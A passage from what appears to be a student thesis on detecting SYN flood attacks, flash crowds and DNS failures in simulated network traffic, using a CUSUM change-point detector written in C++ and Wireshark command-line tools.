pattern, which was designed by studying patterns of previous real life flash crowd events. To attempt to make the increase in traffic appear realistic a noise component will be added to simulator, which will put 'rough' edges on the output from the simulator. The noise was added to the simulation to ensure the change detection methods are thoroughly tested. The event that the flash crowd simulator will be modelled on is an event recorded by Princeton University, from of their servers. The basic shape of the 'visits per minute' curve will be used for the flash crowd simulator. The type of requests generated by the simulator will be FTP requests, as they are simple to create and automate. Like the SYN flood simulator, the source code is in Appendix B

4.4 Data Processing Software

Once the packet trace data is captured, it needs to be analysed, so the required metrics can be extracted and saved to a file to be processed by the change detector. There are four types of analysis that must be done to get the required data, all of which extract the packet flow rate after certain filters have been applied.

4.4.1 Data Priming

The first stage of processing the packet trace data involves running statistical analysis on the packet traces. Once this is done the statistics will be saved into a CSV file ready for the signal processing software to process it. As explained above four different types of priming will be required, these are filtering the traces by IP address, TCP flags, TCP protocols and running the analysis with no filtering. The filtered packet traces will then analysed to extract the packet flow rates.

Basically, the data priming software will obtain a listing of each packet trace in the data set, then process the files in chronological order. For each iteration the required filters will be applied to the data sets, then using the WireShark command line tools, the required statistical analysis will performed and the results saved to a text file. The text file will then be processed line by line and the resultant data will be saved to a CSV file ready to be processed by the change detector. Figure 4.3 graphically shows the flow of the program.

The TCP protocol filtering will be done in a slightly different fashion than the other extractions. For the TCP protocol filtering, the packet trace data sets will be split into sixty second fragments, then a protocol hierarchy analysis will be performed on each fragment in order. This will result in a CSV file containing the number of packets transmitted per protocol per minute.

As some of the packet trace data sets will be in parts due to their size, is it vitally important each file is processed in chronological order so the data output is useful. The source code for the data priming programs can be found in Appendix C



Figure 4.3: Flowchart showing program logic of the data priming software.

4.4.2 Signal Processing

The next part of the system is the actual change point detection program. This program is quite simple, it takes the CSV file that was generated by the priming programs explained in the previous section and runs each column through the change detection algorithm. The change detection program outputs a number of files, each containing a different calculated value that was used by the change point detector. The output files will enable the effectiveness of the calculations to be evaluated.

The basic premise of the cumulative sum algorithm used for this system is that it must respond when the metric being processed, is outside a certain range of the moving average of that metric. It was decided originally that the moving average of the actual samples could be used in the CUSUM algorithm, however the response was too sensitive to change. Then using basic signal processing logic, the idea of using the rate of change of the moving average in the CUSUM was hatched. After trialling this method with a test data set, it was decided that the derivative of the moving average would be used as the variable to trigger the change detector. The equations used for the positive and negative CUSUM is shown below in equations 4.4.2 and 4.4.2 respectively.

$$S(n) = max(0, (S(n-1) + (T(n) - \omega * MovingAverage(T(n-99, ..., n))) \tag{4.1}$$

$$S(n) = max(0, (S(n-1) + (abs(T(n)) - abs(\omega * MovingAverage(T(n-99, ..., n)))) \tag{4.2}$$

The following code fragment shows the brains of the change point detector and state detector, when set up to detect change in the rate of a change of the moving average of the samples. Two points of interest are the assignment of the cusumPos and cusumNeg variables and the state comparison logic. The equations used to calculate the CUSUM values are critical, as the entire system would not work, if they could not detect a change in state.

```
double metWeight;// weight for CUSUM set to 2.
double cusumPos; // CUSUM for positive change detection
double cusumNeg; // CUSUM for negative change detection
dmean = movMean - movMeanPrev; // rate of change of mean
dmeanArr[upto] = dmean; // save dx for mean calc
mdmean = getMean(dmeanArr, sampleNum); // average dmean
dmeansd = stdDev(dmeanArr, mdmean); // standard deviation of the derivative
of the mean

// Change Point Detector ----------------------------------
if (mdmean < 0) { cusumPos = 0; cusumNeg = max(minVal,cusumNPrev[i] +
(abs(dmean) - abs(metWeight*mdmean)));}
else {cusumPos = max(minVal,cusumPPrev[i] + (dmean - metWeight*mdmean));
 cusumNeg = 0;} // detect rise in mean

// if any of the CUSUMs are positive a possible state transition
 is in progress.
if ((cusumPos > 0 || cusumNeg > 0) && sampleNum > 15) {
mode[i] = 1; tranc[i]++;
if (prevMode[i] == 0) {
//state has changed save current mean and stddev
if (i==1) {cout << "Mode changed from 0 to 1 at sample #"
<< sampleNum << "newState[i] = " << newState[i] << "..." <<
endl;} // debug code
if (newState[i]) {
cout << "hello, i = " << i << endl; //debug
```

```
stateArr[i][statec[i]][0] = movMean;
stateArr[i][statec[i]][1] = stddev;
statec[i]++;
staticc[i] = 0;
} else {
stateArr[i][currState[i]][0] = movMean;
stateArr[i][currState[i]][1] = stddev;
staticc[i] = 0;
}
}
 }
else {
mode[i] = 0;
if (prevMode[i] == 1) {
if (i==1) {cout << "Mode changed from 1 to 0 at sample #" <<
sampleNum << "..." << endl;} // debug code
staticc[i] = 0;
}
if (prevMode[i] == 0) {
// we want to see how long we have been in 'static' mode,
// if the system is static for a period of time, then compare mean
// with the other static mode means.
if (i==1) {cout << "Mode has been static for " << staticc[i] <<
"samples..." << endl;} // debug code
// New State Detector---------------------------------------
// we only want to check for state change if system is stable
if (staticc[i] >= 30) {
// ok, stable system, compare current mean.
bool foundMatch = false;
for (int k = 0; k < statec[i]-1; k++) {
if (i == 1) {
cout << "movMean = " << movMean << ", oldmean = " <<
stateArr[i][k][0] << ", oldstd = " << stateArr[i][k][1]
```

```
<< endl; //debug code
}
if ((movMean <= (stateArr[i][k][0] + stateArr[i][k][1])) &&
(movMean >= (stateArr[i][k][0] - stateArr[i][k][1]))) {
// State has not changed ----------
currState[i] = k;
newState[i] = false;
foundMatch = true;
break;
}

}
// If no state matches are found, then the system is in
a new state.
if (!foundMatch) { newState[i] = true; }
}
//--------------------------------------------------
staticc[i]++;
}
}
```

The CUSUM variables are used to determine when the input is in a state of change. When these variables are greater than zero it indicates that the moving average is either decreasing or increasing. Therefore, when the positive CUSUM equation is greater than zero it can be stated the system is in a positive transition between two states. A value for the negative CUSUM equation indicates that state of the system is changing towards a lower average. However, it is possible that the CUSUM equations can be greater than zero for a short period of time. For example a short spike in traffic might cause the positive CUSUM to be positive over one or two samples, but a new state is not reached, because the samples go back down to their pre-spike mean.

As it can't be guaranteed that just because the CUSUM algorithm responded to the input that a state change has occurred, the system must save the its current state data.



Figure 4.4: Flowchart showing program logic of the signal processing software.

When the CUSUM goes back to zero the saved state information can be compared the 'new' state information, if the current mean is within a certain range of the previous mean, then a state change has not occurred. If the new mean is outside the range of the previous mean, then a truly new state has been found. This part of the program is the state detection system.

The full source code for this program is listed in Appendix C.5

4.5 Off the Shelf Software

To create traffic, capture the packets and perform statistical analysis, freely available Linux software will be used. In particular the WireShark command line programs, an ftp server, a http server and some miscellaneous command line traffic generating tools. See the referenced section for the location of the technical documentation for the software used.

The main WireShark programs that were used for the project were, tshark, editcap and mergecap. The tshark program was able to capture the packets and perform the required analysis once the simulations were completed. The editcap and mergecap programs were used to manipulate the packet trace data, to either split them into smaller pieces or merge the pieces together.

In order to create legitimate traffic that would be properly analysed by the pack trace analysis software, some basic servers had to be set up in the virtual network. The two main servers set up were a http server and an ftp server. Apache2 and ftpd were used as the respective servers. To get the ftpd server running was very straight forward, no configuration was required. To start the ftpd server as a daemon, this command was executed from the Linux terminal:

```
sudo ftpd -D
```

Setting up the http server (apache2) was also quite simple on the virtual Linux machines. The required packages were downloaded from the available repositories, installed, then some minor configuration was done. The configuration mainly centered around allowing the other VMs to connect and download a basic HTML web page. To start the apache2 server this command was executed:

```
sudo apache2ctl start
```

To generate the traffic to transmit over the network, Linux command line tools packit, ftp, wget and ping were used. The wget and ftp programs were executed from with a C++ shell program, so their number of requests could be easily managed. The packit and ping utilities were able to be set up from the command line to produce a steady stream of network traffic. The relevant Linux man pages were consulted to learn how to use these utilities.

4.6 Chapter Summary

In summary, this chapter has detailed the infrastructure and software required to undertake the simulations and analysis. The simulations will be performed on a virtual network consisting of virtual computers, the virtual infrastructure will be created using Sun Microsystem's VirtualBox software. To create the network traffic a combination of C/C++ programs and freely available Linux programs will be used.

The network traffic will be captured and analysed by WireShark utilities. The output from the WireShark utilities will then be processed by some newly coded C++ programs to form CSV files. The change detector will pick up the CSV files and process them, outputting the results to be analysed.

Now that the equipment required has been defined, the experiments can be devised.

Chapter 5

Experimental Approach

5.1 Chapter Overview

Before the signal processing techniques can be used to detect problems within a computer network, the experiments to gauge their effectiveness must be devised. This section will detail what metrics will be analysed and how they will be analysed. The four main anomalies that will be simulated will be, a Denial of Service (DOS) attack, flash crowd, DNS server outage. This means that three sets of metrics and experiments will need to be devised, to attempt to measure the effectiveness of the change point detection and state detection algorithms. It must be made clear at this point, that the purposes of the experiments are not to test the effectiveness of the anomaly simulations, but rather to test the effectiveness of the detection algorithms. So in effect, the simulations are just modelled on typical anomalies, but not intended to detrimentally affect the performance or uptime of the victim machine.

5.2 DOS Attack Experiment

The DOS attack will be simulated in the test network, with two machines attacking another machine. Using the DOS attack program discussed in chapter 4, the victim machine will receive a flood of standard http packets with the SYN flag set. This



Figure 5.1: Timeline of TCP connection initiation (adapted from (Kristoff 2000)).

type of attack exploits a flaw in the design of the TCP connection initiation and acknowledgement system, see figure 5.1. When a server receives a SYN packet it opens a connection to the client, awaiting the SYN-RECEIVE packet, if the next packet in the sequence is never received, the connection remains open until the server times out the connection. Therefore if enough packets with the SYN flag can be sent within a short period of time, an extremely large amount of open connections can be created. This will place a heavy strain on the resources on the victim and cause either a severe degradation in performance or a complete outage of the victim machine. As the attack prevents legitimate users from accessing the server, a SYN flood attack falls into the Denial of Service (DOS) attack category.

The characteristics of a SYN flood attack are (Patrikakis et al. 2004):

- High volume of traffic
- In the case of a distributed and IP spoofed attack, the IP address spread could be very wide.
- High volume of packets received with SYN flag set.
- Normal volume of packets of received with ACK and FIN flags set.
- Packet headers for malicious packets would have many similar traits.

- Average packet size would normally remain static throughout a SYN flood attack, as the packets would be similar.

As the DOS attack being simulated is a SYN Flood DOS attack, which attempts to disable the victim by sending large amounts of SYN packets, a ratio of SYN/ACK/FIN packets per second would be a useful metric to measure.

As the name of the attack type suggests, the victim machine is flooded with packets, so another useful metric would be packets per second and bytes per second. The ratio of the two would also be useful as the packets would generally be of a uniform size and this ratio would remain static during an attack.

The metrics that need to be analysed for a DOS would be:

- Packets per Second
- Bytes per Second
- SYN flags per second
- ACK flags per second
- FIN flags per second

A good detection method to test would be when the ACK/SYN flag ratio falls below 1, meaning that more SYN packets are being transmitted than ACK packets. While this test would not exclusively detect a SYN flood attack, it would be useful to determine when network traffic is illegitimate. The ratio will need to be taken over a moving window, as an overall average would be too rigid to detect a change in state.

Another test that will performed on the SYN flood attack data would be a simple cumulative sum (CUSUM) analysis of the packet and byte flow rate. This should produce a clear change point from when the attack commenced and when the attack ceases, as there will be a very large change in this statistic. Various weights for the CUSUM will be trialled so that the responses for each weight can be compared.

5.3 Flash Crowd Experiment

Like the DOS attack test in section 5.2, this experiment will be set up and run in the test network. For this experiment the flash crowd simulator explained in chapter 4 will be executed on one of the virtual machines to continuously download a file from another virtual machine. The protocol that will be used for the transfer is the File Transfer Protocol (FTP). This protocol was chosen as the server is easy to implement and the connection and transfer can be automated using a batch file, which makes it easy to run in the simulator.

To create some ambient traffic on the virtual network, tasks will be scheduled on each of the VMs to run built-in traffic generators and network query tools.

As a flash crowd anomaly is a result of legitimate traffic, the metrics and techniques used for the detection of the DOS attack, will need to be modified. The general characteristics of a flash crowd, which can change from event to event are:

- A sharp increase in traffic.
- The traffic may stablize for a period of time. The length of this period is variable.
- Traffic will steadily decrease over time, after stable period.
- The traffic is directed at retrieving the same network resource.
- Latency normally increases.

The simulation of the flash crowd event will follow a pattern similar to the one above.

Some interesting aspects to analyse for a flash crowd, would be the individual TCP protocol frequencies. After studying the main characteristics of a flash crowd, a good indicator of a change in traffic behaviour could the proportion of a TCP protocol, as compared to another. This would not be effective for web server, though because a web server would be predominately receiving HTTP requests in normal situations. This type of analysis would be good for a multi-purpose server or main network switch.

Two flash crowd simulations will be performed, one to increase the traffic to one IP address out a group of three and the other will increase the frequency of an individual IP/TCP protocol. While the overall traffic will increase in a similar pattern to the protocol/IP address targeted, breaking down the traffic into defined categories enables the system to pinpoint exactly what the target of the flash crowd is. An overall view would probably still detect the flash crowd, but it would not be able to distinguish what resource is experiencing the increase in traffic. For a busy network, the flash crowd event could be lost within the other traffic if an overall view is taken when checking for anomalies.

5.3.1 Flash Crowd Simulation 1

To set up the simulation for the flash crowd, one of the virtual machines will act as a network proxy, that will act as a channel for all 'Internet' traffic. The proxy machine will request data from each of the other three machines, with one machine receiving a higher proportion of traffic than the other two. Once the flash crowd event is initiated, one the three server machines will receive an increasing amount of traffic, this machine will be the victim of the event.

This will in-effect simulate the flash crowd as one network resource is under high-demand. The end result of this event will cause a change in state of the internal IP address distribution of the data requests. The type of request used for this simulation will be an FTP request.

One virtual machine will be the 'network proxy' machine, sending requests to the other 3 virtual machines. A constant stream of requests will be sent to each of the three virtual machines, the number of requests will vary from machine to machine. After thirty minutes of the simulation, the flash crowd event will commence. The number of requests to one server will increase exponentially until it reaches a peak, at approximately the 5 hour mark, the number of requests will tail off, eventually reaching a point slightly higher than the original request frequency.

5.3.2 Flash Crowd Simulation 2

To simulate another type of flash crowd, for a server that handles many types of requests, like FTP and HTTP, another approach will be taken. With this experiment a server will be receiving a range of different request types, then the flash crowd will be initiated, which will greatly increase one type of request being received. This will invoke a change of state of TCP protocol distribution.

The second flash crowd simulation will involve three virtual machines sending HTTP and FTP requests to one machine. At about the thirty minute mark, the FTP will begin to increase quickly before reaching a plateau, then slowly decreasing back to normal levels. The HTTP and ICMP requests per time period will remain static throughout the simulation, as only the FTP server will be experiencing the flash crowd event. Keeping these requests static will provide a good benchmark to test the change point detector, as no changes should be detected for the static protocols.

The purpose of this simulation is to produce a change in IP protocol traffic rather than IP address traffic. The response of this simulation should quite similar to the first simulation, when the flow rates for each IP protocol are examined.

5.4 DNS Server Anomaly Experiment

This experiment will check for changes in a computer network, that apply when a DNS server is not responding. The effect of a such an anomaly is that users would not be able to connect to external servers using the Domain Name System (DNS), which is the main method used when connecting to servers over the Internet.

To perform the analysis on this anomaly a packet trace data set is required. Unlike the other anomalies, this type of anomaly is difficult to simulate on the virtual network. Considering the difficulty in obtaining good test data for this experiment, the decision was made to force a real DNS error on an actual ADSL connection. This could be achieved two ways, wait for the DNS server to drop out or edit the modem settings to point to a non-existent DNS server.

Anomaly	*Metrics for Change Detector*
SYN Flood Attack	SYN flags/sample
	ACK flags/sample
	SYN/ACK Ratio
Flash Crowd Event 1	Packets per IP address.
Flash Crowd Event 2	Packets per IP/TCP protocol.
DNS Failure	Packets per IP/TCP protocol.

Table 5.1: The data that will be used from each simulation.

5.5 State Change (Anomaly) Detection

Once the simulations have been run and the packet data saved, the change detector can be tested against the resulting data sets. The main outcomes from the experiments is to test whether the points in the time series where the behaviour of the traffic changed can be detected. A number of data properties from the flow data will be examined, to determine a good change detection method.

The properties that will be of interest are the moving average, rate of change of the moving average and the standard deviation of the samples. The moving average and standard deviation will be calculated over a set window. Window sizes of 50, 100 and 200 will be trialled, to see the different responses of each variable.

The moving average and rate of change of the moving average will then be fed into the cumulative sum (CUSUM) algorithm. Each response of the CUSUM can then be examined to determine which variable produces the most effective change point response. The response should be able to clearly show where the behaviour of the network has changed during the various stages of the events. The responses will also be examined for the frequency of false positives.

Table 5.1 below shows each simulation and the data from each test that will be used in the change detection.

The purpose of this approach is to try a few different techniques and understand how

they respond to the input data. The end result should be a robust algorithm for detecting changes in computer networks.

5.6 Disadvantages of Analysis Overall Traffic Flow

It must be noted that at this point, for the simulations presented, the changes could be detected by simply using the overall traffic flow. However using the overall traffic flow has its disadvantages.

The main disadvantage is the target of the attack/event and the type of attack/event would not be able to determined using the overall flow. For example, the DOS attack could be detected using the overall traffic flow, but the type of attack and its characteristics would be known. With a SYN flood attack, it could be identified by a high proportion of packets with SYN flags, and the victim machine could be identified by analysing the individual IP address traffic.

For effective and precise anomaly detection, characteristics of the traffic must be identified and each type of traffic analysed separately.

5.7 Chapter Summary

The simulations and experiments were discussed in some detail in this chapter. The experiments were designed in such a fashion as to test out the capabilities of the change detector when applied to different situations. The data that will be processed by the change point detector was also covered in this chapter. This chapter also discussed the importance of breaking the traffic down into certain types, when detecting anomalies.

Chapter 6

Conducting Experiments and Gathering Data

6.1 Chapter Overview

This chapter will delve into the execution of the simulations explained in earlier chapters and discuss the difficulties and challenges encountered. Four experiments will be conducted, to test different network events and possible variations of those events. The main purpose of this chapter is to detail the steps taken to complete the experiments to verify the simulations and the change point detector.

6.2 DOS (Denial of Service) Attack

To carry out the simulation for the SYN flood attack, simple network traffic flow was set up. The traffic consisted of some basic ARP requests, HTTP requests, FTP requests and ICMP requests. Spurious UDP traffic was also transmitted across the network. This situation was maintained for a period of time until the SYN flood program was started. The SYN flood program ran for a period of time, then it was stopped, putting the traffic flow back into its normal state. The simulation was run over a period of approximately 15 minutes, while real attacks generally last much longer, the shortened

attack was deemed adequate to show changes in state from normal to attack and back to normal again.

6.3 Flash Crowd Anomaly

To run the two experiments for the flash crowd anomaly, two separate simulations were required to be executed. The first simulation is to focus on detecting changes in IP address traffic, while the second is designed to invoke changes in the traffic over different TCP protocols. Both simulations were run over 15 hours and involved four virtual machines.

6.3.1 Saving the Packet Traces and Priming the Data

Due to the length of the capture for this experiment, there were issues experienced with the packet capture software, tshark. It appears that on the test PC, tshark would run out of memory after processing approximately 3 million packets. Due to this limitation the packet trace files had to be split up into smaller files. This command was used on the host only virtual network interface to initiate the packet capture:

```
$ sudo tshark -i vboxnet0 -a duration:54000 -b duration:9000
-w flashcrowd6.dump
```

The "sudo" command is essential as typically only the superuser (root) has access to the network interfaces on Linux-based operating systems.

To perform the signal processing on the data, the packet traces, needed to be filtered and analysed by tshark. For the simulation that created a change in the flow of traffic over different IP addresses, the packet traces needed to be split up into separate files, so that the traffic to and from each IP address was separated. Once the packet trace was split up, the resultant files needed to be analysed to extract the packets and bytes transmitted per time period. This data was extracted and saved to a CSV file, to be processed by the signal processing filter.

For the simulation that changed the traffic being transmitted over certain protocols, a different approach was taken to getting the data into a format, that could be processed by the filter.

6.4 DNS Server Anomaly

The execution of this experiment was very opportunistic and the capture was performed on the host machine's physical network. This capture provided a good data to test the change detection system. The only issue with the data capture is that the capture was started after the DNS failure occurred, so the initial state change when the failure first occurred will be missing.

It was decided that this was suitable because although the first state change would not be available, the two states would be still present in the packet trace. The two states expected would be the DNS failure state and the normal functioning state.

6.5 Issues Experienced

There were a few issues encountered during the running of the simulations and data collection. The main issues were software bugs with the simulators, calibration of the simulators, capturing the network traffic and creating ambient traffic.

As expected, the SYN flood and flash crowd simulations did not work as desired the first time they ran. A number of attempts were made at running the simulations prior to producing the output discussed in chapter 7. As the SYN flood simulator was supplied, it was able to be run correctly on the first attempt. The flash crowd simulator, being written for this project required some amount of debugging and calibration to produce a satisfactory simulation.

The early simulations were performed with virtually zero ambient traffic being transmitted across the network. The resultant packet traces were deemed to be unsuitable because apart from the event being simulated, no traffic was being transmitted.

To create some ambient traffic, the code from the flash crowd simulator was used to create a steady flow of legitimate traffic. The code was modified so that the simulator stayed in constant mode for the duration of the simulation. Two versions were made, one for FTP requests and the other for HTTP requests.

The next issue to resolve was the packet capture software crashing from running out of memory. This was solved by splitting the packet traces up into parts, at set time intervals.

6.6 Using the Signal Processing System

Prior to the traffic flow data being processed through the change detection software, the noise must first be removed from the signal. To achieve the noise removal, a simple mean filter will be used, which is suitable for this application as raw signal is being processed, not a video or audio signal.

The output from the traffic analysis system created CSV files containing a number of columns each. Each column contained a metric to process, each row contained the metrics for each time sample. Therefore, the change detector was run on each column in the CSV files, some columns contained data that reacted the network event, some did not. The reason behind this was to test the change detector against changing data and static data. The some examples of the input data can be seen in tables 6.1, 6.2 and 6.3.

Table 6.1, is an example of the output from the TCP flag analysis software, which will be used to detect changes for SYN flood simulation. An example of the output from the IP address analysis is shown in table 6.2. The final sample table, table 6.3 is an example of the CSV file that would be created from the protocol analysis program.

The input files described were processed through the change detector, which created a new set of outputs for each column encountered in the file. This set of outputs contained the critical variables used by the change detector and will be used to evaluate the performance of the change detector. This part will be discussed in chapter 7.

SYN Flags	*ACK Flags*	*FIN Flags*
0	0	0
2	148	6
4	50	5
...	...	...
17	45	10

Table 6.1: Example TCP Flag CSV file to be processed by the change detection system.

192.169.56.101 Packets	*192.169.56.102 Packets*	*192.169.103 Packets*
0	0	0
345	148	54
401	150	51
...	...	...
17	45	10

Table 6.2: Example IP address CSV file to be processed by the change detection system.

ICMP Packets	*HTTP Packets*	*FTP Packets*	*DNS Packets*
0	0	0	0
345	248	34	10
401	150	51	11
...	...	...	...
17	45	10	32

Table 6.3: Example TCP protocol CSV file to be processed by the change detection system.

6.7 Chapter Summary

This chapter discussed the execution and problems experienced with the simulations and subsequent data capture. The SYN flood simulation was quite simple to execute, as the simulator was supplied and required little calibration. The flash crowd simulator on the other hand required a couple of attempts at the simulation before a useful data set could be produced.

A very relevant issue with using an isolated test network, was experienced as well during the simulation. The test network had very little ambient traffic being transmitted. This was due to the fact, that the network was isolated from other networks and all traffic was essentially controlled by the tester. To get around this, a HTTP server was set up that accepted requests from the other machines, scheduled tasks were created that performed general network tests and traffic generators were used. This lesson is an important point to take away from this work.

Chapter 7

Results

7.1 Chapter Overview

Now that the experiments have been completed, the results can now be compiled and analysed. The purpose of this chapter is to examine the results at various stages of the experiments, with the goal to verify the simulations, verify the data processing software and most importantly, verify the change point detection system.

Firstly the output from each simulation/test will be discussed, the output will be presented graphically by displaying the input data to change point detector for each test. Then the output data from the change point detector will discussed. The output from the change detector includes, moving averages, standard deviation and rates of change of the moving average, as the system scanned through the input time series.

7.2 DOS Attack Results

The Denial of Service, SYN flood simulator, worked as expected. The simulator was set up to target the standard FTP port of a machine with a running FTP server. During the attack, when attempts were made to connect to the FTP server, the connections took significantly longer to initiate than under normal conditions. The breakdown of



Figure 7.1: Graph showing the traffic flow rate for the SYN Flood DOS attack simulation. Flow is sampled at 1 sample per second.

the SYN, ACK, and FIN is shown in figure 7.1.

After inspection of the breakdown of the presence of SYN, ACK and FIN flags, as expected during the SYN Flood attack, the number of SYN flags per sample increased significantly. The occurrences of the FIN and ACK flags remained steady through out the simulation. The change point detector should pick up at least two state transitions, for the SYN flag data.

The ACK/SYN flag ratio was also a variable of interest in this experiment, figure 7.3 shows the movement of the ratio over the simulation. Predictably, the ratio gets extremely close to zero for the duration of the SYN flood attack. This would appear to be a simple, computationally efficient method to detect a SYN flood attack, the system would just need to check that the ratio stays above one. The results suggest that is, but however this technique would only be able to detect anomalies between the SYN and ACK flag presence.

7.3 Flash Crowd Results

The first stage of examining the results is inspecting the statistical output from the packet traces. As it can be seen from figures 7.4 and 7.6, the responses are close to

